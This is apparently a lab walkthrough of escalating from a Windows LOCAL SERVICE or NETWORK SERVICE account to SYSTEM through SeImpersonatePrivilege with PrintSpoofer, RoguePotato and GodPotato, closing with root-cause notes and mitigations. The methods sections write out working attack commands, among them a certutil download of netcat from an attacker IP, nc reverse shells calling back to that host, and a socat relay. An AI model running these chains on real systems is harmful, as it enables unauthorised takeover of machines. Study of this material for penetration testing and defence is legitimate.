Certain Windows accounts — particularly service accounts like LOCAL SERVICE and NETWORK SERVICE — are commonly granted a token privilege called SeImpersonatePrivilege. On its own, holding this privilege is close to equivalent to being SYSTEM, because it lets a process impersonate any token it can trick a SYSTEM-level service into authenticating with. This covers two separate public tools for turning that single privilege into a full SYSTEM shell.
Starting Point — A Service Account Context
Both techniques below start from the same place: a shell running as nt authority\local service rather than as SYSTEM. To get there, PsExec was used to spawn a process directly under that account:
PS C:\Windows\system32> C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
Breaking down the flags:
-i— run the process interactively, so it can be caught as a shell rather than running invisibly in the background-u "nt authority\local service"— the account context to launch the process under
C:\Windows\system32>whoami
nt authority\local service
LOCAL SERVICE is a built-in, low-privileged account — but as the next section shows, one specific privilege it holds is enough on its own to escalate all the way to SYSTEM.
Why SeImpersonatePrivilege Is Enough on Its Own
Running whoami /priv from this context shows SeImpersonatePrivilege enabled. This privilege allows a process to impersonate the security token of any client that connects to it and authenticates — normally used by legitimate services (like a web server impersonating the user it’s serving). The abuse case is well documented: trick a SYSTEM-level service into connecting back to a listener under attacker control, capture the token it authenticates with, and impersonate it. Both tools below automate a different way of forcing that connection to happen.
Method 1 — PrintSpoofer
PrintSpoofer abuses the Windows Print Spooler service, which runs as SYSTEM and can be coerced into connecting to a named pipe of the attacker’s choosing.
PS C:\Windows\system32> C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
Breaking down the command:
-c "C:\PrivEsc\reverse.exe"— the command to execute once the SYSTEM token has been captured-i— run interactively
The tool’s own output narrates the attack as it happens: it confirms SeImpersonatePrivilege is present, stands up a named pipe listener, triggers the Print Spooler service to connect to it, and reports CreateProcessAsUser() OK — meaning the supplied command was launched using the impersonated SYSTEM token.
C:\Windows\system32>whoami
nt authority\system
The callback confirmed nt authority\system — a direct, single-command escalation from LOCAL SERVICE to full SYSTEM.
Method 2 — RoguePotato
RoguePotato achieves the same outcome through a different mechanism, and is the technique to fall back on when Print Spooler-based tools like PrintSpoofer are patched or unavailable. It abuses Windows’ DCOM/OXID resolution process, which on modern Windows normally requires port 135 to reach an external resolver — a step that’s blocked locally by default. Getting around that requires relaying that traffic through an attacker-controlled machine.
Setting Up the Relay
On the attacking machine, a port forward was set up to relay traffic from local port 135 to a listener RoguePotato would run on the target:
sudo socat tcp-listen:135,reuseaddr,fork tcp:10.49.141.127:9999
Breaking down the command:
tcp-listen:135,reuseaddr,fork— listen on TCP port 135, allow the port to be reused if socat restarts, and fork a new process to handle each connectiontcp:10.49.141.127:9999— forward every connection received on port 135 to port 9999 on the target machine, where RoguePotato would be listening
This relay is what lets RoguePotato’s OXID resolver traffic, which Windows expects to reach an external server on port 135, actually get where it needs to go despite the local restriction.
Starting Point
The same PsExec step was repeated to get back to a LOCAL SERVICE shell for this technique:
PS C:\Windows\system32> C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
C:\Windows\system32>whoami
nt authority\local service
Running RoguePotato
C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 192.168.153.114 -e "C:\PrivEsc\reverse.exe" -l 9999
Breaking down the flags:
-r 192.168.153.114— the attacker-controlled IP address that the relayed OXID resolver traffic should ultimately reach (the Kali machine running thesocatrelay)-e "C:\PrivEsc\reverse.exe"— the command to execute once a SYSTEM token has been obtained-l 9999— the local port RoguePotato listens on, matching the destination port used in thesocatrelay command
The tool’s own output confirms each stage: it creates a rogue OXID resolver thread, starts a pipe server, triggers DCOM activation, and once the redirected callback lands, reports Got SYSTEM Token!!! followed by launching the specified command with that token.
C:\Windows\system32>whoami
nt authority\system
A second reverse shell session landed as nt authority\system — the same outcome as PrintSpoofer, reached through a different chain: relayed DCOM/OXID resolution instead of Print Spooler abuse.
Method 3 — GodPotato
A separate lab box showed why it’s worth having a third option in this family ready to go. The initial foothold here came from a webshell-style download-and-execute rather than PsExec:
certutil -urlcache -f http://192.168.45.181/nc.exe C:\Users\tony\Downloads\nc.exe
C:\Users\tony\Downloads\nc.exe -e cmd 192.168.45.181 1337
The caught shell landed in C:\Users\tony\Desktop, but whoami immediately failed:
C:\Users\tony\Desktop>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
This isn’t a permissions problem — it’s a PATH problem. Some restricted or minimal shell contexts (payload execution via cmd /c, certain webshells, some service contexts) don’t inherit the usual system PATH, so a bare command name like whoami can’t be resolved even though the binary is still sitting at C:\Windows\System32\whoami.exe. Calling it by full path works immediately, and the fix can be made permanent for the rest of the session:
C:\Users\tony\Desktop>C:\Windows\System32\whoami.exe
jacko\tony

C:\Users\tony\Desktop>set PATH=%PATH%;C:\Windows\System32
C:\Users\tony\Desktop>whoami
jacko\tony
This PATH fix is worth keeping in mind for any Windows shell that behaves oddly on basic built-in commands — it’s cheap to try and costs nothing if it isn’t the issue.
With a working shell confirmed as jacko\tony, the next check was whether Print Spooler-based escalation was even an option:
C:\Users\Administrator\Desktop>sc query spoolerSERVICE_NAME: spooler
TYPE : 110 WIN32_OWN_PROCESS (interactive)
STATE : 1 STOPPED
WIN32_EXIT_CODE : 1077 (0x435)
SERVICE_EXIT_CODE : 0 (0x0)
Print Spooler was stopped, which rules out PrintSpoofer immediately — it depends on that service being reachable. GodPotato doesn’t have that dependency: like RoguePotato, it works through DCOM/OXID resolution rather than the spooler, but it doesn’t need the external relay setup RoguePotato requires either, which makes it a convenient first fallback to try.
A proof-of-concept run confirmed the primitive works before committing to a real payload:
C:\Users\tony\Desktop>.\god.exe -cmd "cmd /c whoami"[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 788 Token:0x772 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2360
Breaking down what the tool’s own output shows: it starts a named pipe server, triggers DCOM activation against RPCSS, searches running processes for a usable token, and once it finds one held by NT AUTHORITY\SYSTEM, impersonates it and launches the given command under that identity — the same broad mechanism as RoguePotato, just without needing a manual port-135 relay.
With the primitive confirmed, the same command structure was used to launch an actual reverse shell instead of a one-off whoami:
C:\Users\tony\Desktop>.\god.exe -cmd "C:\Users\tony\Downloads\nc.exe -e cmd 192.168.45.181 443"
The resulting callback landed as nt authority\system — a third working path to the same outcome as PrintSpoofer and RoguePotato, and the one to reach for specifically when the Print Spooler service is stopped or unavailable and there’s no interest in setting up an external relay.
Root Cause
All three techniques rely on the same underlying condition: an account holding SeImpersonatePrivilege (or SeAssignPrimaryTokenPrivilege as a fallback) with no additional mitigation in place. This privilege is granted by default to several built-in service accounts because many legitimate Windows services genuinely need it — the risk comes from services running under these accounts also being reachable or coercible by a low-privileged local process.
Fix:
1. Patch the Print Spooler service or disable it entirely on systems that
   don't need to print, closing off the PrintSpoofer path specifically.

2. Apply current Windows updates — PrintSpoofer, RoguePotato, and GodPotato
   all rely on specific behaviors that Microsoft has partially mitigated
   over time in later builds, though neither privilege itself has been
   fully removed from default service accounts.

3. Follow the principle of least privilege for service accounts. Not every
   service needs SeImpersonatePrivilege — remove it from custom service
   accounts that don't require it via Local Security Policy.

4. Monitor for unexpected child processes spawned by SYSTEM-level services
   like the Print Spooler or DCOM server processes, which is the common
   behavioral signature of all three of these techniques.

5. If a shell behaves oddly on basic built-in commands like whoami, check
   PATH before assuming a permissions problem — some restricted execution
   contexts don't inherit the default system PATH.
Key Takeaways
SeImpersonatePrivilegealone, without any other misconfiguration, is one of the most reliable privilege escalation primitives on Windows — always checkwhoami /privimmediately after landing any shell- PrintSpoofer, RoguePotato, and GodPotato solve the same problem through different mechanisms — Print Spooler abuse versus relayed or direct DCOM/OXID resolution — so if one is patched or blocked, another is worth trying
- RoguePotato specifically requires an external relay (
socator an equivalent) because modern Windows blocks the local port 135 traffic it depends on by default; GodPotato achieves the same DCOM-based result without that extra relay step - Check
sc query spoolerbefore reaching for PrintSpoofer — if the service is stopped, GodPotato or RoguePotato are the working fallbacks - All three tools narrate their own progress in their output — reading that output while running them makes it much easier to tell where an attempt failed if the SYSTEM token isn’t captured
- A bare command failing with “not recognized as an internal or external command” right after landing a shell is often a PATH issue, not a privilege issue — try the full path, then
set PATH=%PATH%;C:\Windows\System32to fix it for the rest of the session - This whole class of attack (the “Potato” family of exploits) exists because of how Windows handles impersonation and DCOM activation, not because of a single patchable bug — new variants have appeared over time as older ones get mitigated
Questions? Hit me up on X.